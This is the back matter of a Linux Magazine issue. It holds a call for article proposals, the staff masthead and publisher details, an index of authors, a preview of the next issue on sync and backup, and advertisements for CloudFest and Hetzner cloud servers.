If you have an idea, send a proposal with an outline, an estimate of the length, a description of your background, and contact information to edit@linux-magazine.com.



The technical level of the article should be consistent with what you normally read in *Linux Magazine*. Remember that *Linux Magazine* is read in many countries, and your article may be translated into one of our sister publications. Therefore, it is best to avoid using slang and idioms that might not be understood by all readers.

Be careful when referring to dates or events in the future. Many weeks could pass between your manuscript submission and the final copy reaching the reader's hands. When submitting proposals or manuscripts, please use a subject line in your email message that helps us identify your message as an article proposal. Screenshots and other supporting materials are always welcome.

Additional information is available at:

http://www.linux-magazine.com/contact/write_for_us.

Contact Info

Editor in Chief

Joe Casad, jcasad@linux-magazine.com

Copy Editors

Amy Pettle, Aubrey Vaughn

News Editors

Jack Wallen, Amber Ankerholz

Editor Emerita Nomadica

Rita L Sooby

Managing Editor

Lori White

Localization & Translation

Ian Travis

Layout

Dena Friesen, Lori White

Cover Design

Dena Friesen

Cover Image

© Aliaksandr Marko, 123RF.com

Advertising

Brian Osborn, bosborn@linuxnewmedia.com
phone +49 8093 7679420

Marketing Communications

Gwen Clark, gclark@linuxnewmedia.com
Linux New Media USA, LLC
4840 Bob Billings Parkway, Ste 104
Lawrence, KS 66049 USA

Publisher

Brian Osborn

Customer Service / Subscription

For USA and Canada:
Email: cs@linuxnewmedia.com
Phone: 1-866-247-2802
(Toll Free from the US and Canada)

For all other countries:
Email: subs@linux-magazine.com

www.linux-magazine.com

While every care has been taken in the content of the magazine, the publishers cannot be held responsible for the accuracy of the information contained within it or any consequences arising from the use of it. The use of the disc provided with the magazine or any material provided on it is at your own risk.

Copyright and Trademarks © 2022 Linux New Media USA, LLC.

No material may be reproduced in any form whatsoever in whole or in part without the written permission of the publishers. It is assumed that all correspondence sent, for example, letters, email, faxes, photographs, articles, drawings, are supplied for publication or license to third parties on a non-exclusive worldwide basis by Linux New Media USA, LLC, unless otherwise stated in writing.

Linux is a trademark of Linus Torvalds.

All brand or product names are trademarks of their respective owners. Contact us if we haven't credited your copyright; we will always correct any oversight.

Printed in Nuremberg, Germany by Zeitfracht GmbH.

Distributed by Seymour Distribution Ltd, United Kingdom

Represented in Europe and other territories by: Sparkhaus Media GmbH, Bialasstr. 1a, 85625 Glonn, Germany.

Published monthly as Linux Magazine (Print ISSN: 1471-5678, Online ISSN: 2833-3950) by Linux New Media USA, LLC, 4840 Bob Billings Parkway, Ste 104, Lawrence, KS 66049, USA. Periodicals Postage paid at Lawrence, KS and additional mailing offices. Ride-Along Enclosed.

Authors

| | |
|----------------------|---------------|
| Bernhard Bablok | 70 |
| Erik Bärwaldt | 23, 46, 78 |
| Zack Brown | 12 |
| Bruce Byfield | 6, 20, 34, 58 |
| Joe Casad | 3 |
| John Cofield | 92 |
| Mark Crutch | 75 |
| Jim Hall | 37 |
| Jon "maddog" Hall | 76 |
| Thomas Leichtenstern | 82 |
| Vincent Mealing | 75 |
| Graham Morrison | 86 |
| Mike Schilli | 50 |
| Carina Schipper | 16 |
| Scott Sumner | 62 |
| Ferdinand Thommes | 40 |
| Jack Wallen | 8 |
| Franciszek Pokryszko | 30 |

Issue 267 / February 2023

Sync and Backup


All the security in the world won't help if your hard drive crashes. Or what if ransomware puts a lock on your disk? Do you really have to pay? With all the changes in the computer industry through the years, one important rule remains the unchanged: **Back up your data!**

Approximate

| | |
|--------------|--------|
| UK / Europe | Jan 07 |
| USA / Canada | Feb 03 |
| Australia | Mar 06 |

On Sale Date

Please note: On sale dates are approximate and may be delayed because of logistical issues.



Preview Newsletter

The Linux Magazine Preview is a monthly email newsletter that gives you a sneak peek at the next issue, including links to articles posted online.

Sign up at: <https://bit.ly/Linux-Update>

Image © Timofeev Vladimir, 123RF.com

CLOUDFEST

March 21-23, 2023
Europa-Park, Germany

6,000+ Participants
250+ Speakers

150+ Partners
65 Countries

The world's largest cloud industry event is ready to once again take over a spectacular European amusement park to facilitate new partnerships, deep knowledge sharing, and the best parties the industry has ever seen.



Start your CloudFest Journey
AND SAVE €399!

With your FREE Code: **CF23ADMIN**

scan me!



reg.cloudfest.com

HETZNER

LOCATED IN THE USA
NOW AT EAST & WEST COAST



CLOUD SERVER

STARTING AT

\$4.35

monthly | incl. IPv4

HETZNER CLOUD SERVER CPX11

- ✓ AMD EPYC™ 2nd Gen
- ✓ 2 vCPU
- ✓ 2 GB RAM
- ✓ 40 GB NVMe SSD
- ✓ 20 TB traffic inclusive
- ✓ Intuitive Cloud Console
- ✓ Located in Germany, Finland or USA



HIGH QUALITY - UNBEATABLE PRICES



DEPLOY YOUR
HETZNER CLOUD
IN UNDER
10 SECONDS!

MANAGE YOUR CLOUD QUICK AND EASY WITH FEATURES LIKE
LOAD BALANCER, FIREWALLS, ONE CLICK APPS AND MANY MORE!

GET YOUR CLOUD NOW



CLOUD.HETZNER.COM